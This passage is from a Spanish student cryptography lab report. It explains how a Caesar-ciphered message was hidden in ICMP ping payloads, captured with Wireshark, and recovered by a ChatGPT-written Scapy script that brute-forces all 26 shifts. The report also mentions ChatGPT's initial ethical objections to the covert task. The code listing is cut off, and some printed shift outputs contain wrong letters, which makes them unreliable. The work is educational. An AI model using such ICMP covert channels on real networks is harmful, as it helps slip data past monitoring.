Figura 10: Primeras 4 letras capturadas por Wireshark.

Finalmente, vemos las primeras cuatro letras cifradas en el inicio del campo *data* 10.

Palabra cifrada completa: «[lary](#)cxpajorj h bnpdarmjm nw anmnb »

3.3. Actividad 3

En la última etapa de este trabajo se solicita desarrollar un script que, en primer lugar, recupere la palabra cifrada reconstruyéndola carácter por carácter a partir de los paquetes capturados. Una vez obtenida la cadena completa, el programa debe intentar descifrarla aplicando de manera incremental todos los posibles corrimientos del cifrado César (26 en total, correspondientes a cada letra del alfabeto). Finalmente, mediante un algoritmo de validación o un mecanismo adicional, se debe resaltar visualmente —por ejemplo, con un color— la opción que corresponda al mensaje en claro, es decir, aquella que tenga sentido.

Nuevamente, se le solicita a «ChatGPT» mediante un prompt el código para esta parte.




Figura 11: Primer prompt act 3.

Con lo que se retornó un código extremadamente largo, por lo que al analizarlo se pudo notar que este leía tanto un Archivo .pcapng como también podía analizar las capturas en vivo de wireshark (y también el descifrado + búsqueda de la palabra coherente), por lo que; se desechó y se le pidió a «ChatGPT» realizar un *script* que simplemente analice una captura .pcapng y que no recolecte datos en vivo [12](#)




Figura 12: Como usar el código de la act 3 (desechado).

Por lo que se le pidió a «ChatGPT» lo siguiente [13](#).




Figura 13: Prompt act 3 correcto.

Finalmente, logre obtener el siguiente código, que lee la captura .pcapng.


```

1 from scapy.all import rdpcap, ICMP
2 import argparse
3 from colorama import Fore, Style
4
5 def cesar_decrypt(ciphertext: str, shift: int) -> str:
6     resultado = ""
7     for char in ciphertext:
8         if char.isalpha():
9             base = ord('A') if char.isupper() else ord('a')
10            resultado += chr((ord(char) - base - shift) % 26 + base)
11        else:
12            resultado += char
13    return resultado
14
15 def score_text(text: str) -> int:
16     # Heurística simple: cuenta vocales + espacios como "legibles"
17     score = sum(1 for c in text if c.lower() in "aeiou ")
18     return score
19
20 def extract_message(pcap_file: str, dst_ip: str) -> str:
21     packets = rdpcap(pcap_file)
22     chars = []
23     for pkt in packets:
24         if pkt.haslayer(ICMP):
25             icmp = pkt[ICMP]
26             # Echo request con destino correcto y payload válido
27             if icmp.type == 8 and pkt["IP"].dst == dst_ip and
28                 ↳ bytes(icmp.payload):
29                 payload = bytes(icmp.payload)
30                 if len(payload) >= 1:
31                     chars.append(chr(payload[0])) # Primer byte = carácter
32                     ↳ oculto
33
34     return "".join(chars)
35
36 def main():
37     parser = argparse.ArgumentParser(description="Decodificar mensaje oculto
38     ↳ desde PCAP con fuerza bruta César.")
39     parser.add_argument("--pcap", required=True, help="Archivo PCAP/PCAPNG con
40     ↳ la captura de ICMP.")
41     parser.add_argument("--dst", required=True, help="IP de destino de los
42     ↳ paquetes ICMP (ej: 8.8.8.8).")
43     args = parser.parse_args()
44
45     ciphertext = extract_message(args.pcap, args.dst)
46     if not ciphertext:
47         print("No se extrajo ningún mensaje oculto.")
48         return
49
50     print(f"[+] Mensaje cifrado extraído: {ciphertext}")

```



```

vixon@Vixon-PC-V2:~/Cripto/Lab_1/Cripto$ python3 MitM.py --pcap captura1.pcapng --dst 8.8.8.8
[+] Mensaje cifrado extraído: larycxpajorj h bnpdarmjm nw anmnb

Posibles decodificaciones:
Shift=0: larycxpajorj h bnpdarmjm nw anmnb
Shift=1: kzqxbwozinqi g amoczqlil mv zmlma
Shift=2: jypwavyhmpfh f zlnbypkhk lu ylkiz
Shift=3: ixovzumxglog e ykmaxojgj kt xkjky
Shift=4: hwnuytlwfknd d xjlzwnifi js wjijx
Shift=5: gvmtxskvejme c wikyvmeh ir vihiw
Shift=6: fulswrjudild b vhjxulgdg hq uhghv
Shift=7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Shift=8: dsjquphsbgjb z tfhvsjebe fo sfefr
Shift=9: criptografia y seguridad en redes
Shift=10: bqhosnfqzehz x rdftqhczc dm qdcdr
Shift=11: apgnrmepdygy w qcespgbyb cl pcbcq
Shift=12: zofmqldoxcfx v pbdrofaxa bk obabp
Shift=13: ynelpkcnwbew u oacqnezvz aj nazao
Shift=14: xmdkojbmadv t nzbpmdyvy zi mzyzn
Shift=15: wlcjniauzcu s myaolcxux yh lyxym
Shift=16: vkbimhzktybt r lxznkbtw xg kxwxl
Shift=17: ujahlgysxas q kwymjavsv wf jwvwk
Shift=18: tizgkfxirwzr p jvxlizuru ve ivuvj
Shift=19: shyfjewhqvyq o iuwkhytqt ud hutui
Shift=20: rgxeidvgpuxp n htvjgxspz tc gtsth
Shift=21: qfwdhucufotwo m gsuifwrwr sb fsrsg
Shift=22: pevcbtensvn l frthevqmq ra erqrf
Shift=23: odubfasdmrum k eqsgdupmp qz dqpqe
Shift=24: nctaezrclqtl j dprfctolo py cpopd
Shift=25: mbszdyqbkpsk i coqebnkn ox bonoc
vixon@Vixon-PC-V2:~/Cripto/Lab_1/Cripto$

```

Figura 14: Salida en terminal para los 26 corrimientos cesar (ejecución del 3 *script*).

El sistema analiza un archivo de captura de tráfico de red, lo que permite la extracción y descifrado de un mensaje oculto. El proceso se inicia con el análisis del archivo pcap para identificar y aislar los paquetes que cumplen con las condiciones predefinidas para la comunicación oculta. Estas condiciones incluyen la identificación del protocolo ICMP, el tipo de mensaje de petición de eco (Echo Request) y la validación de la dirección IP de destino y la presencia de un payload o carga de datos.

Una vez que un paquete es validado, el sistema procede a extraer el primer byte de su payload, que contiene el carácter cifrado. Este carácter es luego concatenado con los caracteres extraídos de otros paquetes para formar el mensaje cifrado completo. Posteriormente, se inicia un proceso de descifrado por fuerza bruta al aplicar todos los 26 posibles corrimientos del cifrado César sobre el texto cifrado.

Para determinar cuál de los 26 textos resultantes es el mensaje original, el sistema utiliza un método heurístico. Se asigna una puntuación a cada texto basada en el número de vocales y espacios que contiene. El texto que obtiene la puntuación más alta se asume como el mensaje descifrado correcto, ya que una mayor frecuencia de vocales y espacios es indicativa de un texto legible en un idioma natural. El sistema entonces presenta el resultado más probable al usuario.

Conclusiones y comentarios

En este proyecto se logró comprender y aplicar conceptos fundamentales de cifrado y esteganografía en redes mediante la técnica de ICMP tunneling. A partir del uso del cifrado César, se mostró cómo un mensaje puede ser transformado, transmitido de manera encubierta en paquetes ICMP y posteriormente recuperado a partir de una captura en Wireshark. Para ello fue necesario respetar la coherencia de los campos propios del protocolo y la estructura de los pings reales, con el fin de mantener un tráfico sigiloso (stealth).

Si bien el cifrado César es uno de los algoritmos más simples, este ejercicio permitió visualizar claramente sus limitaciones, ya que el mensaje puede ser recuperado fácilmente mediante un ataque de fuerza bruta, probando únicamente las 26 posibles llaves de corrimiento. No obstante, la simplicidad del método resultó útil como punto de partida para comprender los principios básicos del cifrado, la inyección encubierta de datos y el análisis de tráfico en escenarios de seguridad informática.

En conjunto, la experiencia evidenció tanto la factibilidad de ocultar información en protocolos de uso común, como la importancia de contar con herramientas de detección y monitoreo para identificar este tipo de técnicas.

Adicionalmente, se incitó a usar «ChatGPT» a lo largo de todo el proceso. Darse cuenta que con pocos prompts se puede tanto ocultar el mensaje como descifrarlo. También se aprendió que utilizar esta herramienta como lo que es y que con buenas consultas y usándola de manera inteligente, puede llevar a un trabajo rápido y eficaz. Sin embargo, hubieron algunos «Issues» que se detallan a continuación:

- «Issue 1»: Para hacer mejor uso de «ChatGPT» es mejor darle contexto de lo que se va a realizar y luego pedir ayuda punto por punto, de lo contrario, pueden haber confusiones.
- «Issue 2»: Se deben hacer preguntas Concisas para evitar que la IA se alargue de más, que cometa errores o que se vuelva redundante.
- «Issue 3»: Para el fin de este trabajo, el burlar seguridad y ocultar información, hubo problemas en un principio, ya que por temas éticos daba algunos problemas.
- «Issue 4»: A medida que se iba avanzando en el trabajo, la IA perdió contexto, por lo que había que hacer cada vez más retoques a lo que devolvía.
- [Repositorio GitHub](#)